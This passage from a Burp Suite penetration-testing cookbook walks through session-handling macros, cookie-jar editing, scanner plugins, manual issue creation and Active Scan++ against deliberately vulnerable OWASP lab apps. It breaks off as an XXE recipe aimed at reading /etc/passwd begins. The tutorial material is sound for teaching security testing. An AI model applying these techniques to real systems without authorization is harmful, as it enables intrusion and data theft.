13. After closing the Session handling action editor, you are returned to the Session handling rule editor where you now see the Rule Actions section populated with the name of your macro. Click the Scope tab of this window to define which tool will use this rule:



14. On the Scope tab of the Session handling rule editor, uncheck the other

boxes, leaving only the Repeater checked. Under URL Scope, click the Include all URLs radio button. Click OK to close this editor, as follows:

The screenshot shows the 'Session handling rule editor' window with the 'Scope' tab selected. The 'Tools Scope' section contains several checkboxes: 'Target', 'Scanner', 'Repeater', 'Spider', 'Intruder', 'Sequencer', 'Extender', and 'Proxy (use with caution)'. The 'Repeater' checkbox is checked and highlighted with a red border. The 'URL Scope' section contains three radio buttons: 'Include all URLs' (selected and highlighted with a red border), 'Use suite scope [defined in Target tab]', and 'Use custom scope'. The 'Parameter Scope' section contains a checkbox 'Restrict to requests containing these parameters' which is unchecked. At the bottom right are 'OK' and 'Cancel' buttons.

Session handling rule editor

Details Scope

Tools Scope

Select the tools that this rule will be applied to.

Target Scanner Repeater
 Spider Intruder Sequencer
 Extender Proxy (use with caution)

URL Scope

Use the configuration below to control which URLs this rule applies to.

Include all URLs Use suite scope [defined in Target tab]
 Use custom scope

Parameter Scope

You can restrict the rule to requests containing specific parameters if required.

Restrict to requests containing these parameters:
Edit

OK Cancel

15. You should now see the new session-handling rule listed in the Session Handling Rules window, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Connections HTTP SSL Sessions Misc

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools in to the application, or checking session validity). Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Add	Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner	
<input checked="" type="checkbox"/>	LoginSessionRule	Repeater	

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)

16. Return to the Repeater tab where you, previously, were not logged in to the application. Click the Go button to reveal that you are now logged in as Ed! This means your session-handling rule and associated macro worked:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 < > ...

Request Response

Target: http://192.168.56.101

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPh0
HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=0; PHPSESSID=vvv6ih7ueelvqrw6rfg65iph3;
acopenidids=swingset,jotto,phphbc,redmine;
acgroupwithpersist=nada; username=ed; uid=24
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 5 (Server-side Security) Hints: Disabled (0 - I try harder) Logged In User: ed (Commandline KungFu anyone?)

Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | Go

OWASP 2013 OWASP 2010 OWASP 2007

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

How it works...

In this recipe, we saw how an unauthenticated session can be changed to an authenticated one by replaying the login process. The creation of macros allows manual steps to be scripted and assigned to various tools within the Burp suite.

Burp allows testers to configure session-handling rules to address various conditions that the suite of tools may encounter. The rules provide additional actions to be taken when those conditions are met. In this recipe, we addressed an unauthenticated session by creating a new session-handling rule, which called a macro. We confined the scope for this rule to Repeater only for demonstration purposes.

Getting caught in the cookie jar

While targeting an application, Burp captures all of the cookies it encounters while proxying and spidering HTTP traffic against a target site. Burp stores these cookies in a cache called the **cookie jar**. This cookie jar is used within the default session-handling rule and can be shared among the suite of Burp tools, such as Proxy, Intruder, and Spider. Inside the cookie jar, there is a historical table of requests. The table details each cookie domain and path. It is possible to edit or remove cookies from the cookie jar.

Getting ready

We will open the Burp Cookie Jar and look inside. Then, using the OWASP GetBoo application, we'll identify new cookies added to the Burp Cookie Jar.

How to do it...

1. Shut down and restart Burp so it is clean of any history. Switch to the Burp Project options tab, then the Sessions tab. In the Cookie Jar section, click the Open cookie jar button, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender **Project options** User options Alerts

Connections HTTP SSL **Sessions** Misc



Session Handling Rules



You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, or for particular traffic to the application, or checking session validity). Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Add	Enabled	Description	Tools
	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)



Cookie Jar




Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

[Open cookie jar](#)

2. A new pop-up box appears. Since we have no proxied traffic yet, the cookie jar is empty. Let's target an application and get some cookies captured, as follows:



3. From the OWASP Landing page, click the link to access the GetBoo application, as follows:

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
+ WordPress	+ OrangeHRM
+ GetBoo	+ GTD-PHP
+ Yazd	+ WebCalendar
+ Gallery2	+ Tiki Wiki
+ Joomla	+ AWStats

4. Click the Login button. At the login screen, type both the username and password as demo, and then click the Log In button.

5. Return to the Burp Cookie Jar. You now have three cookies available. Each cookie has a Domain, Path, Name, and Value identified, as follows:

The screenshot shows the 'Cookie jar viewer' window in Burp Suite. It displays a table of cookies with the following data:

Domain	Path	Name	Value	Expires
192.168.56.1...		PHPSESSID	vvv6rh7ueelvqrm6rbg65iph3	
192.168.56.1...		acopendivids	swingset,otto,phpbb2,redmine	
192.168.56.1...		acgroupswith...	nada	

On the right side of the window, there are four buttons: 'Edit cookie', 'Remove cookie', 'Empty cookie jar', and 'Close'.

6. Select the last cookie in the list and click the Edit cookie button. Modify the value from nada to thisIsMyCookie and then click OK, as follows:

The screenshot shows the 'Cookie editor' dialog box. The cookie details are as follows:

- Domain: 192.168.56.101
- Path: (empty)
- Name: acgroupswithpersist
- Value: thisIsMyCookie

The 'Value' field is highlighted with a red border. At the bottom right of the dialog is an 'OK' button.

7. The value is now changed, as follows:

Domain	Path	Name	Value	Expires
192.168.56.1...		PHPSESSID	vvv6rh7ueelvqrm6rbg65iph3	
192.168.56.1...		acopendivids	swingset,otto,phpbb2,redmine	
192.168.56.1...		acgroupswit...	thisIsMyCookie	

Edit cookie

Remove cookie

Empty cookie jar

Close

8. The default scope for the Burp Cookie Jar is Proxy and Spider. However, you may expand the scope to include other tools. Click the checkbox for Repeater, as follows:

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

Open cookie jar

Now, if you create a new session-handling rule and use the default Burp Cookie Jar, you will see the new value for that cookie used in the requests.

How it works...

The Burp Cookie Jar is used by session-handling rules for cookie-handling when automating requests against a target application. In this recipe, we looked into the Cookie Jar, understood its contents, and even modified one of the values of a captured cookie. Any subsequent session-handling rules that use the default Burp Cookie Jar will see the modified value in the request.

Adding great pentester plugins

As web-application testers, you will find handy tools to add to your repertoire to make your assessments more efficient. The Burp community offers many wonderful extensions. In this recipe, we will add a couple of them and explain how they can make your assessments better. Retire.js and Software Vulnerability Scanner are the two plugins, these two plugins are used with the passive scanner.

Note: Both of these plugins require the Burp Professional version.

Getting ready

Using the OWASP Mutilliae II application, we will add two handy extensions that will help us find more vulnerabilities in our target.

How to do it...

1. Switch to the Burp Extender tab. Go to the BApp Store and find two plugins—Retire.js and Software Vulnerability Scanner. Click the Install button for each plugin, as follows:

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Reflected File Download Checker		★★★★★	—	24 Jan 2017	
Reflected Parameters		★★★★★	—	10 Nov 2014	Pro extension
Reissue Request Scripter		★★★★★	—	23 Dec 2016	
Replicator		★★★★★	—	15 Feb 2018	
Report To Elastic Search		★★★★★	—	10 May 2017	Pro extension
Request Highlighter		★★★★★	—	23 Jul 2018	
Request Minimizer		★★★★★	—	25 Jun 2018	
Request Randomizer		★★★★★	—	24 Jan 2017	
Request Timer		★★★★★	—	08 Nov 2017	
Response Clusterer		★★★★★	—	06 Feb 2017	
Retire.js	✓	★★★★★	—	29 Jun 2018	Pro extension
Reverse Proxy Detector		★★★★★	—	13 Feb 2017	
Same Origin Method Execution		★★★★★	—	26 Jan 2017	
SAML Editor		★★★★★	—	01 Jul 2014	
SAML Encoder / Decoder		★★★★★	—	01 Jul 2014	
SAML Raider		★★★★★	—	04 Nov 2016	
SAMLReQuest		★★★★★	—	06 Feb 2017	
Scan Check Builder		★★★★★	—	08 Jun 2018	Pro extension
Scan manual insertion point		★★★★★	—	24 May 2017	
Sentinel		★★★★★	—	10 Apr 2017	Pro extension
Session Auth		★★★★★	—	24 Jan 2017	Pro extension
Session Timeout Test		★★★★★	—	01 Jul 2014	
Session Tracking Checks		★★★★★	—	05 Jan 2018	Pro extension
Similar Request Excluder		★★★★★	—	20 Jun 2018	
Site Map Extractor		★★★★★	—	01 Mar 2018	
Site Map Fetcher		★★★★★	—	22 Jan 2015	
Software Version Reporter		★★★★★	—	08 Feb 2018	Pro extension
Software Vulnerability Scanner	✓	★★★★★	—	17 Jul 2017	Pro extension

Retire.js

This extension integrates Burp with the Retire.js repository to find vulnerable JavaScript libraries.

It passively looks at JavaScript files loaded and identifies those which are vulnerable based on various signature types (URL, filename, file content or specific hash).

Author: Philippe Arteau

Version: 2.3.1

Source: <https://github.com/portsweigert/retire.js>

Updated: 29 Jun 2018

Rating: ★★★★★ Submit rating

Popularity: —

Reinstall

- After installing the two plugins, go to the Extender tab, then Extensions, and then the Burp Extensions section. Make sure both plugins are enabled with check marks inside the check boxes. Also, notice the Software Vulnerability Scanner has a new tab, as follows:

The screenshot shows the Burp Suite interface with the 'Software Vulnerability Scanner' tab highlighted by a red box. Below the tabs, there are buttons for 'Extensions', 'BApp Store', 'APIs', and 'Options'. The main area is titled 'Burp Extensions' and contains a table with the following data:

	Loaded	Type	Name
Add	<input type="checkbox"/>	Java	Retire.js
Remove	<input checked="" type="checkbox"/>	Java	Software Vulnerability Scanner
Up			
Down			

- Return to the Firefox browser and browse to the Mutillidae homepage. Perform a lightweight, less-invasive passive scan by right-clicking and selecting Passively scan this branch, as follows:

The screenshot shows the OWASPEraser interface. At the top, there is a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and External. Below the navigation bar, there are two buttons: Site map and Scope. The Site map button is highlighted. On the right side of the interface, there is a redacted section with the text "Logging of out-". Below this, a message says "Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx respon".

Contents

Path	Method	URL
http://192.168.56.101/mutillidae	GET	/mutillidae
http://192.168.56.101/mutillidae/	GET	/mutillidae/
http://192.168.56.101/mutillidae/index.html	GET	/mutillidae/index.html
http://192.168.56.101/mutillidae/javax.faces	GET	/mutillidae/javax.faces

A context menu is open over the row for "http://192.168.56.101/mutillidae". The menu options are:

- Remove from scope
- Spider this branch
- Actively scan this branch
- Passively scan this branch** (This option is highlighted with a red box)

4. Note the additional findings created from the two plugins. The Vulners plugin, which is the Software Vulnerability Scanner, found numerous CVE issues, and Retire.js identified five instances of a vulnerable version of jQuery, as follows:

Issues

- ! Circular dependency on password
- ▶ ! File path traversal [2]
- ! XPath injection
- ! [Vulners] Vulnerable Software detected
- ▼ ! Vulnerable version of the library 'jquery' found [5]
 - ! /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 - ! /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 - ! /mutillidae/javascript/jQuery/jquery.js
 - ! /mutillidae/javascript/jQuery/jquery.js
 - ! /mutillidae/javascript/jQuery/jquery.js
- ! Password field with autocomplete enabled
- ▶ ! Client-side HTTP parameter pollution (reflected) [2]
- ▶ i Input returned in response (reflected) [9]
- ▶ i Cross-domain Referer leakage [3]

Advisory

Request

Response



[Vulners] Vulnerable Software detected

Issue: [Vulners] Vulnerable Software detected
Severity: High
Confidence: Firm
Host: http://192.168.56.101
Path: /mutillidae/

Note: This issue was generated by a Burp extension.

Issue detail

The following vulnerabilities for software OpenSSL, headers - 0.9.8k found:

- [OPENSSL:CVE-2014-0224 - 6.8 - Vulnerability in OpenSSL \(CVE-2014-0224\)](#)

An attacker can force the use of weak keying material in OpenSSL SSL/TLS clients and servers. This can be exploited by a Man-in-the-middle (MITM) attack where the attacker can decrypt and modify traffic from the attacked client and server. Reported by KIKU...

How it works...

Burp functionality can be extended through a PortSwigger API to create custom extensions, also known as plugins. In this recipe, we installed two plugins that assist with identifying older versions of software contained in the application with known vulnerabilities.

Creating new issues via the Manual-Scan Issues Extension

Though Burp provides a listing of many security vulnerabilities commonly found in web applications, occasionally you will identify an issue and need to create a custom scan finding. This can be done using the Manual-Scan Issues Extension.

Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Manual Scan Issues Extension, create steps revealing a finding, then use the extension to create a custom issue.

How to do it...

1. Switch to the Burp Extender tab. Go to the BApp Store and find the plugin labeled `Manual Scan Issues`. Click the Install button:

BApp Store					
Name	Installed	Rating	Popularity	Last updated	Detail
JSON Beautifier		★★★★★	—	03 Oct 2017	
JSON Decoder		★★★★★	—	24 Jan 2017	
JSON Web Token Attacker		★★★★★	—	22 Nov 2017	
JSON Web Tokens		★★★★★	—	03 May 2018	
JSWS Parser		★★★★★	—	15 Feb 2017	
JVM Property Editor		★★★★★	—	24 Jan 2017	
Kerberos Authentication		★★★★★	—	30 Aug 2017	
Lair		★★★★★	—	25 Jan 2017	Pro extension
Length Extension Attacks		★★★★★	—	25 Jan 2017	
LightBulb WAF Auditing Frame...		★★★★★	—	22 Jan 2018	
Logger++		★★★★★	—	21 May 2018	
Manual Scan Issues		★★★★★	—	23 May 2017	Pro extension

2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp Proxy | HTTP history tab and find the request you just made browsing to the homepage. Click the Response tab. Note the overly verbose Server header indicating the web server type and version along with the operating system and programming language used. This information can be used by an attacker to fingerprint the technology stack and identify vulnerabilities that can be exploited:

```
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Thu, 13 Sep 2018 15:55:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Subhosin-Patch proxy html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-Frame-Options: DENY
Last-Modified: Thu, 13 Sep 2018 15:55:03 GMT
Vary: Accept-Encoding
Content-Length: 45734
Connection: close
Content-Type: text/html
```

4. Since this is a finding, we need to create a new issue manually to capture it for our report. While viewing the Request, right-click and select Add Issue, as follows:

#	Host	Method	URL	Params	Edited	Status	Length
103	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO	✓		200	46345

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrn6rb; ionCode=L0U1; jotto,phpbb2,redmine; acgroupswhopersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder
 Send to Repeater
 Send to Sequencer
 Send to Comparer
 Send to Decoder
 Show response in browser
 Request in browser

Add Issue

5. A pop-up dialog box appears. Within the General tab, we can create a new issue name of Information Leakage in Server Response. Obviously, you may add more verbiage around the issue detail, background, and remediation areas, as follows:



General

HTTP Request

HTTP Response

X

Issue Name:

Information Leakage in Server Response

Issue Detail:

Enter Issue Detail...

Issue Background:

Enter Issue Background...

Remediation Background:

Enter Remediation Background...

Remediation Detail:

Enter Remediation Detail...

URL (path = http://domain/path):

http://192.168.56.101:80/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0

Port:

80

Confidence:

Certain

Severity:

High

Protocol:

HTTP

6. If we flip to the HTTP Request tab, we can copy and paste into the text area the contents of the Request tab found within the message editor, as follows:



The screenshot shows a message editor interface with three tabs at the top: "General", "HTTP Request", and "HTTP Response". The "HTTP Request" tab is highlighted with a red border. Below the tabs, the text "HTTP Request:" is displayed in bold. The main content area contains the following HTTP request headers:

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrn6rbg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroups=withpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. If we flip to the HTTP Response tab, we can copy and paste into the text area the contents of the Response tab found within the message editor.
8. Once completed, flip back to the General tab and click the Import Finding button. You should see the newly-created scan issue added to the Issues window, as follows:

Issues

- ! Cleartext submission of password
- ! Information Leakage in Server Response

Advisory Request Response



Information Leakage in Server Response

Issue: **Information Leakage in Server Response**
Severity: **High**
Confidence: **Certain**
Host: **http://192.168.56.101**
Path: **/mutillidae/index.php**

Note: This issue was generated by a Burp extension.

Issue detail

Enter Issue Detail...

Remediation detail

Enter Remediation Detail...

Issue background

Enter Issue Background...

Remediation background

Enter Remediation Background...

How it works...

In cases where an issue is not available within the Burp core issue list, a tester can create their own issue using the Manual-Scan Issue Extension. In this recipe, we created an issue for Information Leakage in Server Responses.

See also

For a listing of all issue definitions identified by Burp, go to <https://portswigger.net/kb/issues>.

Working with the Active Scan++ Extension

Some extensions assist in finding vulnerabilities with specific payloads, such as XML, or help to find hidden issues, such as cache poisoning and DNS rebinding. In this recipe, we will add an active scanner extension called **Active Scan++**, which assists with identifying these more specialized vulnerabilities.

Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Active Scan++ extension, and then run an active scan against the target.

How to do it...

1. Switch to the Burp Extender | BApp Store and select the Active Scan++ extension. Click the Install button to install the extension, as follows:

The screenshot shows the Burp Suite interface with the 'Extender' tab selected in the top navigation bar. Below the navigation bar, there are four tabs: 'Extensions', 'BApp Store' (which is highlighted in red), 'APIs', and 'Options'. The main content area is titled 'BApp Store' and contains the following text: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' Below this text is a table listing extensions. The table has columns: Name, Installed, Rating, Popularity, Last updated, and Detail. Two extensions are listed: '.NET Beautifier' and 'Active Scan++'. The 'Active Scan++' row is highlighted with an orange background. The 'Installed' column for 'Active Scan++' has a checkmark. The 'Rating' column for both extensions shows 5 stars. The 'Popularity' column shows a horizontal bar with a red slider indicating popularity. The 'Last updated' column shows the dates '23 Jan 2017' and '04 Sep 2018'. The 'Detail' column for 'Active Scan++' contains the text 'Pro extension'.

Name	Installed	Rating	Popularity	Last updated	Detail
.NET Beautifier		★★★★★	██████	23 Jan 2017	
Active Scan++	✓	★★★★★	██████	04 Sep 2018	Pro extension

2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp Target tab, then the Site map tab, right-click on the mutillidae folder, and select Actively scan this branch, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequence

Site map Scope

Filter: Hiding out of scope and not found items; hiding empty folders

▼ http://192.168.56.101 Content

 ▼ mutillidae

 ► /

 ► documentation

 ► framer.html

 ► images


 ► includes

 http://192.168.56.101/mutillidae

 Remove from scope

 Spider this branch

Actively scan this branch



4. When the Active scanning wizard appears, you may leave the default settings and click the Next button, as follows:



- □ X



You have selected 204 items for active scanning. Before continuing, you can use the filters below to remove certain categories of items, to make your scanning more targeted and efficient.

- Remove duplicate items (same URL and parameters) [112 items]
- Remove items already scanned (same URL and parameters) [156 items]
- Remove out-of-scope items [0 items]
- Remove items with no parameters [67 items]
- Remove items with media responses [4+ items]
- Remove items with the following extensions [45 items]

```
js,gif,jpg,png,css
```

Note: Some of the selected items do not yet have responses. If you choose to remove items with media responses, some of these items may be removed from the scan when their responses have been analyzed.

Follow the prompts and click OK to begin the scanning process.

5. After the active scanner completes, browse to the Issues window. Make note of any additional issues found by the newly-added extension. You can always tell which ones the extension found by looking for the This issue was generated by the Burp extension: Active Scan++ message, as follows:

Issues

⚠ Password field with autocomplete enabled

⚠ Arbitrary host header accepted

Advisory

Request 1

Response 1

Request 2

Response 2



Arbitrary host header accepted

[Compare responses](#)

Issue: **Arbitrary host header accepted**

Severity: **Low**

Confidence: **Certain**

Host: **http://192.168.56.101**

Path: **/mutillidae/index.php**

Note: This issue was generated by the Burp extension: Active Scan++.

Issue detail

The application appears to be accessible using arbitrary HTTP Host headers.

This is a serious issue if the application is not externally accessible or uses IP-based access restrictions. Attackers can use DNS Rebinding to bypass any IP or firewall based access restrictions that may be in place, by proxying through their target's browser.

Note that modern web browsers' use of DNS pinning does not effectively prevent this attack. The only effective mitigation is server-side:

https://bugzilla.mozilla.org/show_bug.cgi?id=689835#c13

Additionally, it may be possible to directly bypass poorly implemented access restrictions by sending a Host header of 'localhost'

How it works...

Burp functionality can be extended beyond core findings with the use of extensions. In this recipe, we installed a plugin that extends the Active Scanner functionality to assist with identifying additional issues such as Arbitrary Header Injection, as seen in this recipe.

Implementing Advanced Topic Attacks

In this chapter, we will cover the following recipes:

- Performing **XML External Entity (XXE)** attacks
- Working with **JSON Web Token (JWT)**
- Using Burp Collaborator to determine **Server-Side Request Forgery (SSRF)**
- Testing **Cross-Origin Resource Sharing (CORS)**
- Performing Java deserialization attacks

Introduction

This chapter covers intermediate to advanced topics such as working with JWT, XXE, and Java deserialization attacks, and how to use Burp to assist with such assessments. With some advanced attacks, Burp plugins provide tremendous help in easing the task required by the tester.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications (BWA)**
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Performing XXE attacks

XXE is a vulnerability that targets applications parsing XML. Attackers can manipulate the XML input with arbitrary commands and send those commands as external entity references within the XML structure. The XML is then executed by a weakly-configured parser, giving the attacker the requested resource.

Getting ready

Using the OWASP Mutillidae II XML validator page, determine whether the application is susceptible to XXE attacks.

How to do it...

1. Navigate to the XML External Entity Injection page, that is, through Others | XML External Entity Injection | XML Validator:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Vulnerable

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View](#)

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5

- Others Client-side "Security" Controls
- Documentation Cross-Frame Framing (Third-party Framing)
- Resources Unrestricted File Upload
- XML External Entity Injection XML Validator

XML Validator



Back



Help Me!



Hints

Please Enter XML to Validate

<somexml><message>Hello World</message></some

XML Validator

2. While on the XML Validator page, perform the example XML that is provided on the page. Click on the Validate XML button:

XML Validator

 Back  Help Me!

 Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted

```
<somexml><message>Hello World</message></somexml>
```

Text Content Parsed From XML

```
Hello World
```

3. Switch to Burp Proxy| HTTP history tab and look for the request you just submitted to validate the XML. Right-click and send the request to the

repeater:

The screenshot shows the ZAP interface with the 'Repeater' tab selected. A single request is listed in the history:

#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title
169	http://192.168.56.101	GET	/mutillidae/index.php?page=xml-validator.php&xml=%...		✓	200	47823	HTML	php	xml-validator.php

Below the history, the 'Request' tab is selected. The raw request is displayed:

```
GET /mutillidae/index.php?page=xml-validator.php&xml=%09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator-php-submit-button=Validate+XML
```

On the right side of the request details, there is a context menu with several options:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater** (highlighted)

Shortcuts for these actions are also shown: Ctrl+I for Send to Spider and Ctrl+R for Send to Repeater.

4. Note the value provided in the xml parameter:

The screenshot shows the ZAP Repeater tool. The 'Request' tab is selected, and the raw request is displayed:

```
GET /mutillidae/index.php?page=xml-validator.php&xml=%09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator-php-submit-button=Validate+XML
```

The XML payload contains a long string of characters: %09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator-php-submit-button=Validate+XML. This string is highlighted in red.

Below the request, there are four buttons: Go, Cancel, <|, and >|.

5. Use Burp Proxy Interceptor to replace this XML parameter value with the following payload. This new payload will make a request to a file on the operating system that should be restricted from view, namely, the /etc/passwd file:

```
<?xml version="1.0"?>
